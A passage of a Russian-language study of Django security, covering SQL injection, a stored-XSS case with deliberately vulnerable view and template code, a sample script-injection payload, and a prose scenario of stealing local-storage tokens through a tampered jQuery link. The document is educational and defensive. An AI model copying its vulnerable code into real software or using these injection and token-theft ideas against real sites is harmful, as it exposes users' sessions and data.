

Рисунок 3.2.3

Выводы:

1. Django ORM предоставляет отличную защиту от SQL-инъекций: все входные данные грамотно экранируются и внедрить в запрос другой запрос невозможно.
2. Raw-запросы (сделанные на сыром SQL) являются потенциально уязвимыми, при их использовании либо нельзя использовать пользовательский ввод, либо необходимо его проверять на корректность.
3. В raw-запросы могут быть внедрены любые действия по изменениям или удалениям базы данных. Это означает, что предоставлять Django приложениям пользователей СУБД, которые обладают полными правами на базу данных нельзя. Если Django приложение не должно ни в коем случае удалять базу данных или изменять её, то стоит ограничить его в правах. Помимо SQL инъекций это поможет разработчику защититься от самого себя.

Кейс 3.2. XSS - атака

Представим ситуацию: допустим, менеджмент банка решил сделать форум на сайте для обсуждения финансов пользователями. На данное легкое задание были выделены junior-разработчики, а middle- и senior-разработчиков отправили следить за безопасностью денежных переводов.

На форуме в соответствии ТЗ необходимо дать возможность пользователям стилизовать свои посты: например, выделять жирным слова и делать заголовки. Разработчики решили задачу следующим образом: генерировать html-код, а потом сохранять его в базу, а при необходимости доставать и отрисовывать.

На листинге 3.3.1 представлено, как это было реализовано. Показано соответственно создание поста, получение поста, модель описывающая пост и html-шаблон для отрисовки постов.

```
#создание постов
def create_post(request):
    text = request.POST.get('text') # получение текста поста
    Post.objects.create(text=text) # создание записи в базе данных
    return JsonResponse({"text": text}, status=201)

#получение постов
def get_post(request):
    posts = Post.objects.all() # получение всех постов из базы данных
    return render(request, 'case3.html', locals()) # рендеринг html шаблона

# модель хранения данных
class Post(models.Model):
    text = models.CharField(max_length=128)

# html-документ
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
```

```
    <title>Case 3</title>
</head>
<body>
    <h1>Все посты</h1>
    {% for post in posts %}
        <div>
            <div>Содержание поста:</div>
            <div>{{ post.text|safe }}</div>
        </div>
    {% endfor %}
</body>
</html>
```

Листинг 3.3.1

Далее, создадим посты из листинга 3.3.2.

- *Первый пост.* На рисунке 3.3.1 показано содержимое базы данных, а на 3.3.2 показана генерируемая html страница. Кажется, что всё хорошо.
- *Второй пост.* На рисунке 3.3.3 показано содержимое базы данных после добавления второго поста, а на рисунке 3.3.4. показана генерируемая html-страница. Точнее, показано окно вывода JavaScript-инструкции alert().

Хотя данный случай и безопасен, но по сути у любого пользователя появилась возможность выполнять любой JavaScript-код у всех других пользователей, которые зашли на форум.

Таким образом, мы предоставили злоумышленнику следующие возможности: показывать любые html-окна на странице нашего банка и воровать пароли или токены хранящиеся в local storage.

```
<h1>Заголовок поста</h1>  # первый пост
<script>alert('hi')</script>  # второй пост
```

Листинг 3.3.2



Рисунок 3.3.1



Рисунок 3.3.2.



Рисунок 3.3.3.



Рисунок 3.3.4.

Выводы:

- Любые пользовательские данные необходимо валидировать;
- Позволять сохранять html в базу данных стоит внимательно и осознанно, ибо он всегда может содержать JavaScript-код;
- Несанкционированной JavaScript-код достаточно опасен, нужно не допускать и защищаться от его внедрения.

Другие атаки

Помимо прочего были рассмотрены другие типы атак, однако Django успешно с ними справиться и достичь результата, который можно квалифицировать, как взлом, только насильно отключив защиту от них.

К таким атакам относится: clickjacking, csrf, session security, referrer policy.

Выводы

Было выяснено, что Django успешно справляется с большинством типов атак. Есть некоторые моменты, которые при определенном стечении обстоятельств могут создать просветы в безопасности, но они малозначительны и о них заранее существует предупреждение в документации. Например, подобное есть в raw запросах и templatetags safe.

Глава 4. Практические заметки и направления для дальнейшего изучения

В данной главе собраны кейсы практические кейсы из моего опыта, которые требуют дополнительного исследования и могут быть изучены в продолжении этой работы.

Кейс 4.1. Взлом через secret key

В Django есть автоматически генерируемый при создании проекта SECRET_KEY. В созданном в процессе работы он выглядит примерно так:

```
SECRET_KEY = 'django-insecure-e!ud4#fq*!-^yei@p1=naqv*g7rrsxi=o2w327rw*)iz+$)a3z'
```

Проанализировав внутренности framework-a Django, а также документацию было выяснено, что он используется для генерации идентификация сессий, шифрования паролей и предоставления криптографических функций пользователю.

На практике в реальных коммерческих проектах, я видел, как с помощью него шифруют пароли для хранения на стороне пользователя в local storage.

Однако, он изначально хранится в открытом виде в файле settings.py, потому создавая проект с открытым исходным кодом, необходимо хранить этот ключ в переменных окружения.

Вывод: Используя Django для проектов с открытым исходным кодом стоит внимательно подходить к настройке безопасности окружения.

Кейс 4.2. Подмена токена через JS

Представим, что мы злоумышленники.

Наша цель: украсть токен, который хранится в локальном хранилище. Украсть из local storage легко с помощью JavaScript.

Наши действия:

- Создаем блок о веб-разработке;
- Пишем статью, например, «как сделать обработку кнопки на сайте с Django»;
- В статье предлагаем установить jQuery. Ссылку в jQuery даем свою собственную;
- Код jQuery немного меняем, добавляем туда код для проверки локального хранилища по ключу token и в случае нахождения отправляем его на собственный сервер (в кейсе, для простоты, выведем).
- Мы получили token и адрес сайта. Теперь остается воспользоваться ими.

Как и в кейсе 3-2 мы получили полный доступ к локальному хранилищу пользователя.

Вывод: стоит внимательно относится к библиотекам и расширениям, которые подключаются к проекту. Даже для популярные решений нужно использовать надежные источники.

Кейс 4.3. Отключение показа в окне

Стандартно в Django включена защита от показа во фрейме. Однако она легко отключаема и для этого есть мотивация: Яндекс Метрика и похожие инструменты не показывают сайт при включенной защите.

Вывод: стоит внимательно относиться к этому моменту, ибо отключение несет в себе риски опасности использования атак типа clickjacking.

Кейс 4.4. Загружаемые файлы

Может возникнуть соблазн запускать код пользователей на своем сервере, например, на сайте с курсами по программированию, либо для какой-либо другой обработки.

Так, под видом изображения, может быть загружен любой другой формат файла. Например, если передается документ другому пользователю посредством Django, то возникает среда для распространения вирусов.

Вывод: нужно внимательно валидировать файлы загружаемые пользователями, ибо Django не предоставляет защиту от подобных угроз.

Вывод

В данной работе были рассмотрены основные различные виды атак и изучены уязвимости популярного Django framework. Были найдены, как незначительные моменты, которые в определенных условиях могут быть опасными, так и действительно существенные уязвимости.

Можно сказать, что наиболее слабо Django справляется в вопросах нагрузок, например, DDOS-атак, загрузки данных или переборах паролей, как было выявлено в главе 2.

С популярными атаками другого рода Django справляется достаточно хорошо, но не идеально и у framework-а есть куда расти в дальнейшем. Данный вопрос был подробно рассмотрен в главе 3.

В главе 4 были также приведены некоторые заметки по безопасности как из практического опыта, так и выясненные в процессе исследований. Также их можно продолжить развивать и находить в них уязвимости, например, SECRET KEY.